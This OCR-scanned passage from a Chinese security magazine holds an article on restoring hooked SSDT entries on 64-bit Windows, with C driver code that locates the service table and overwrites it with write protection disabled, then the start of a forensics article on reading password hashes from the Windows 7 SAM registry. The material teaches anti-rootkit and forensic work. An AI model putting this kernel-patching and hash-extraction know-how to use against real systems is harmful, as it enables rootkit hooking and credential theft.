fffff800`0194c764 4883ec20         sub     rsp,20h
fffff800`0194c768 65488b3c2588010000 mov   rdi,qword
ptr gs:[188h]
fffff800`0194c771 4533e4           xor     r12d,r12d
fffff800`0194c774 488bea           mov     rbp,rdx
fffff800`0194c777 66ff8fc4010000   dec     word ptr
[rdi+1C4h]
```

本文到此结束，如有不足敬请指出。



前置知识：驱动
关键词：SSDT

恢复在 Win64 上的 SSDT 钩子

图/文 胡文亮

在上一篇文章里我描述了如何在 Win64 系统上实现 SSDT HOOK，有 SSDT HOOK，自然也有 UNHOOK SSDT 的方法，现在我就来讲一下如何实现 UNHOOK SSDT。

要恢复 SSDT，首先要获得 SSDT 各个函数的原始基址，而 SSDT 各个函数的原始基址，自然是存储在内核文件里的。于是，有了以下思路：

（1）获得内核里 KiServiceTable 的基址（变量名称：KiServiceTable）。

（2）获得内核文件在内核里的加载基址（变量名称：NtosBase）。

（3）获得内核文件在 PE32+结构体里的映像基址（变量名称：NtosImageBase）。


（4）在自身进程里加载内核文件并取得映射基址（变量名称：NtosInProcess）。

（5）计算出 KiServiceTable 和 NtosBase 之

间的“距离”（变量名称：RVA）。

（6）获得指定 INDEX 函数的地址（计算公式：*(PULONGLONG)(NtosInProcess + RVA + 8 * index) - NtosImageBase + NtosBase）。

思路和在 Win32 下获得 SSDT 函数原始地址差异不大，接下来解释一下第 6 步的计算公式是怎么得来的。首先看一张 IDA 的截图。



可见，从文件中的 KiServiceTable 地址开始，每 8 字节存储一个函数的“理想地址”（之所以说是理想地址，是因为这个地址是基于“内核文件的映像基址 NtosImageBase”的，而不是基于“内核文件的加载基址 NtosBase”的）。因此，得到 8 * index。由于已经获得了 KiServiceTable 和 NtosBase 之间的“距离”（RVA = KiServiceTable - NtosBase），也已知内核文件在自身进程里的映射地址（NtosInProcess），所以就能算出文件中的 KiServiceTable 地址（NtosInProcess + RVA）。所以，存储各个函数原始地址的文件地址就是：NtosInProcess + RVA + 8 * index。把这个地址的值取出来（长度为 8），就是：*(PULONGLONG)(NtosInProcess + RVA + 8 * index)。前面说了，由于得到的这个函数地址是理想地址，因为它假设的加载基址是 PE32+结构体里的成员 ImageBase（映像基址）的值。而实际上，内核文件的加载基址肯定不可能是这个值，所以还要减去内核文件的映像基址（NtosImageBase）再加上内核文件的实际加载基址（NtosBase）。接下来，给出每一步的具体实现过程的代码。

（1）获得 KiServiceTable 的地址。

毫无疑问，这个必须在驱动里实现。首先看一个结构体：

```
typedef struct _System_Service_Table{
    PVOID    ServiceTableBase;
    PVOID    ServiceCounterTableBase;
    ULONG64 NumberOfServices;
    PVOID    ParamTableBase;
} SYSTEM_SERVICE_TABLE,
*PSYSTEM_SERVICE_TABLE;
```

这个结构体大家都很熟悉吧，只不过在 Win64 下，这个结构体大了一倍，从 16 字节变成了 32 字节。但很多性质都没变，获得 KeServiceDescriptorTable 的基址后，把 KeServiceDescriptorTable 的基址强制转化为此结构体的结构体指针，则此结构体的第一项 ServiceTableBase 就是 KiServiceTable 的地址。实际上代码比描述得还简单，仅仅两行（GetKeServiceDescriptorTable64 的代码已经在 2011 年的期刊上解释过，这里不再赘述）。

```
ULONGLONG GetKeServiceDescriptorTable64()
{
    char KiSystemServiceStart_pattern[13] =
"\x8B\xF8\xC1\xEF\x07\x83\xE7\x20\
x25\xFF\x0F\x00\x00";
    ULONGLONG CodeScanStart =
(ULONGLONG)&_strnicmp;
    ULONGLONG CodeScanEnd =
(ULONGLONG)&KdDebuggerNotPresent;
    UNICODE_STRING Symbol;
    ULONGLONG i, tbl_address, b;
    for (i = 0; i < CodeScanEnd - CodeScanStart; i++)
    {
        if
(!memcmp((char*)(ULONGLONG)CodeScanStart +i,
(char*)KiSystemServiceStart_pattern,13))
        {
            for (b = 0; b < 50; b++)
            {
                tbl_address =
((ULONGLONG)CodeScanStart+i+b);
                if (*(USHORT*)
((ULONGLONG)tbl_address ) == (USHORT)0x8d4c)
                    return ((LONGLONG)tbl_address
+7) + *(LONG*)(tbl_address +3);
            }
        }
    }
    return 0;
}
ULONG64
ssdt_base_aadress=GetKeServiceDescriptorTable64();
KiServiceTable=*(PULONGLONG)ssdt_base_aadress;
```

（2）获得内核文件在内核里的加载地址。

这个本质上属于枚举内核模块，使用 ZwQuerySystemInformation 的 SystemModuleInformation 功能实现。由于第一个加载的总是内核文件，所以直接获得 0 号模块的基址即可。另外，还要获得内核文件的名称，因为根据 CPU 核心数目等硬件条件的不同，内核文件的名称也是不尽相同的。

```
ULONGLONG GetNtosBaseAndPath(char *ModuleName)
{
    ULONG NeedSize, i, ModuleCount, BufferSize =
0x5000;
    PVOID pBuffer = NULL;
ULONGLONG qwBase = 0;
    NTSTATUS Result;
    PSYSTEM_MODULE_INFORMATION
pSystemModuleInformation;
```

```
        do
        {
            pBuffer = malloc( BufferSize );
            if( pBuffer == NULL )
            {
                return FALSE;
            }
            Result =
ZwQuerySystemInformation( SystemModuleInformation,
pBuffer, BufferSize, &NeedSize );
            if( Result ==
STATUS_INFO_LENGTH_MISMATCH )
            {
                free( pBuffer );
                BufferSize *= 2;
            }
            else if( !NT_SUCCESS(Result) )
            {
                free( pBuffer );
                return FALSE;
            }
        }
        while( Result ==
STATUS_INFO_LENGTH_MISMATCH );
        pSystemModuleInformation =
(PSYSTEM_MODULE_INFORMATION)pBuffer;
        if(ModuleName!=NULL)
        strcpy(ModuleName,pSystemModuleInformation->Mo
dule[0].ImageName+pSystemModuleInformation->Module[0].
ModuleNameOffset);
        qwBase=(ULONGLONG)pSystemModuleInformation-
>Module[0].Base;
        free(pBuffer);
        return qwBase;
    }
```

（3）获得内核文件的映像基址。

这个直接解析 PE32+文件的结构即可，关于 PE32+格式的详细内容，请见《初步探索 PE32+格式文件》。


```
    DWORD FileLen(char *filename)
    {
        WIN32_FIND_DATAA fileInfo={0};
        DWORD fileSize=0;
        HANDLE hFind;
        hFind = FindFirstFileA(filename ,&fileInfo);
        if(hFind != INVALID_HANDLE_VALUE)
        {
            fileSize = fileInfo.nFileSizeLow;
            FindClose(hFind);
        }
        return fileSize;
    }
    CHAR *LoadDllContext(char *filename)
    {
        DWORD dwReadWrite, LenOfFile=FileLen(filename);
        HANDLE hFile = CreateFileA(filename,
GENERIC_READ | GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE, 0,
OPEN_EXISTING, 0, 0);
        if (hFile != INVALID_HANDLE_VALUE)
        {
            PCHAR buffer=(PCHAR)malloc(LenOfFile);
            SetFilePointer(hFile, 0, 0, FILE_BEGIN);
            ReadFile(hFile, buffer, LenOfFile,
&dwReadWrite, 0);
            CloseHandle(hFile);
            return buffer;
        }
        return NULL;
    }
    VOID GetNtosImageBase()
    {
        PIMAGE_NT_HEADERS64 pinths64;
        PIMAGE_DOS_HEADER pdih;
        char *NtosFileData=NULL;
        NtosFileData=LoadDllContext(NtosName);
        pdih=(PIMAGE_DOS_HEADER)NtosFileData;
        pinths64=(PIMAGE_NT_HEADERS64)(NtosFileData
+pdih->e_lfanew);
        NtosImageBase=pinths64->OptionalHeader.ImageBase
;
        printf("ImageBase: %llx\n",NtosImageBase);
    }
```

（4）～（6）获得 SSDT 函数的原始地址。

原理已经在前面解释过，这里直接给出代码。

```
    ULONGLONG GetFunctionOriginalAddress(DWORD
index)
    {
        if ( NtosInProcess==0 )
            NtosInProcess =
(ULONGLONG)LoadLibraryExA(NtosName,0,
DONT_RESOLVE_DLL_REFERENCES);
        ULONGLONG RVA=KiServiceTable-NtosBase;
        ULONGLONG
temp=*(PULONGLONG)(NtosInProcess+RVA+8*(ULONGL
ONG)index);
        ULONGLONG RVA_index=temp-NtosImageBase;
        return RVA_index+NtosBase;
    }
```

接下来测试一下效果，在测试前，运行 SSDT HOOK NtTerminateProcess 的 DEMO（检测出了 SSDT 的异常项）。




检测出了异常的项目就需要恢复。其实恢复 SSDT 本质上和挂钩 SSDT 没有什么不同，都是在 KiServiceTable 的指定偏移处写入一个 int32 值。代码如下。


```
    LONG GetOffsetAddress(ULONGLONG FuncAddr)
    {
        LONG dwtmp=0;
        PULONG ServiceTableBase=NULL;
```

```
        if(KeServiceDescriptorTable==NULL)
            KeServiceDescriptorTable=(PSYSTEM_SERVICE_TABLE)GetKeServiceDescriptorTable64();
        ServiceTableBase=(PULONG)KeServiceDescriptorTable->ServiceTableBase;
        dwtmp=(LONG)(FuncAddr-(ULONGLONG)ServiceTableBase);
        return dwtmp<<4;
    }
    VOID UnHookSSDT(ULONG id, ULONGLONG FuncAddr)    //传入正确的地址
    {
        KIRQL irql;
        LONG dwtmp;
        PULONG ServiceTableBase=NULL;
        dwtmp=GetOffsetAddress(FuncAddr);
        ServiceTableBase=(PULONG)KeServiceDescriptorTable->ServiceTableBase;
        irql=WPOFFx64();
        ServiceTableBase[id]=dwtmp;    //核心就这一句
        WPONx64(irql);
    }
```


接下来测试效果（输入要恢复的函数的 Index）：



再次运行这个枚举 SSDT 的程序，发现 NtTerminateProcess 项目已经没异常了。



前置知识：C
关键词：SAM 解密



Windows 7注册表之SAM文件取证分析

图/文 倪程　成都工业职业技术学校

Windows 注册表包含大量的键值，而且这些键值可能被用户修改过，犯罪嫌疑人也可能借用它隐藏一些隐私，如用户密码。因此，一些注册表键值在许多取证分析中都要被调查，它们并无须要对应一个给定领域，但是它们和大量计算机调查相关。这些键值包括基本的系统信息（谁使用了该系统？安装了什么应用程序等）和关键系统领域的更详细信息（安装了哪些硬件？装载了哪些驱动器）等，如运行过的程序、访问过的网站、编辑过的文档等。这些信息可以为取证分析提供一定的帮助，而且容易获取，因为都是明

文显示，即通过注册表 API 函数 RegOpenKeyEx、RegEnumKeyEx、RegQueryValueEx 即可获取。读者若对这些关键值路径感兴趣，可参考《Initial Case Analysis using Windows Registry in Computer Forensics》。本文重点论述注册表中隐藏的关键信息即用户 ID 和密码。

若系统事先设有密码，则用户输入密码进入系统之前，Windows 会对此明文密码采用 MD4 算法进行散列，然后将散列值与系统中保存的 HASH 值进行比对。这些 MD4 散列值即存放在安全账户管理器 SAM 文件内。尽管 SAM 文件在最高权限下都无法访问，但所有的信息都存放在注册表内，故完全可以在 SYSTEM 权限下，通过调用注册表 API 函数获取到这些信息。本文是在参考 Vincent Roch 在 Codeproject 上发表的文章“Retrieve the Windows 7 Password Hash on the Fly”、Dustin Hurlbut 的文章“Forensic Determination of a User's Logon 的基础上并结合自己的理解分析完成的，探讨 Windows 下 SAM 文件用户密码的破译分析。

1. SAM 结构分析

SAM 结构中包含两个 hash，分别为：LanMan hash 和 NT hash，然而从 Vista 版本开始，因为 LM hash 的安全性略低于后者，故已经基本上不再使用了。在注册表中，用户信息都存放在 HKLM\SAM\SAM\Domains\Account\users\<userRID>下，其下的子键即每个账号的 SID 都相对于标志符。每个账户下包含两个子项即 F 和 V。V 值包含了用户名及散列后的用户密码值等。它实际上可以把它看作是一个微型文件系统，包含多个指针，即指向一个可变长度的结构体。每个指针结构为一个 12 字节值，例如，第 2 个 12 字节结构体，前 4 字节即用户数据起始相对偏移值（需要加上偏移量 0xCC），中间 4 字节表示用户名的长度，后 4 字节保留未用，如图 1 所示，0xBC+0xCC=188，偏移 188 处即为用户名。

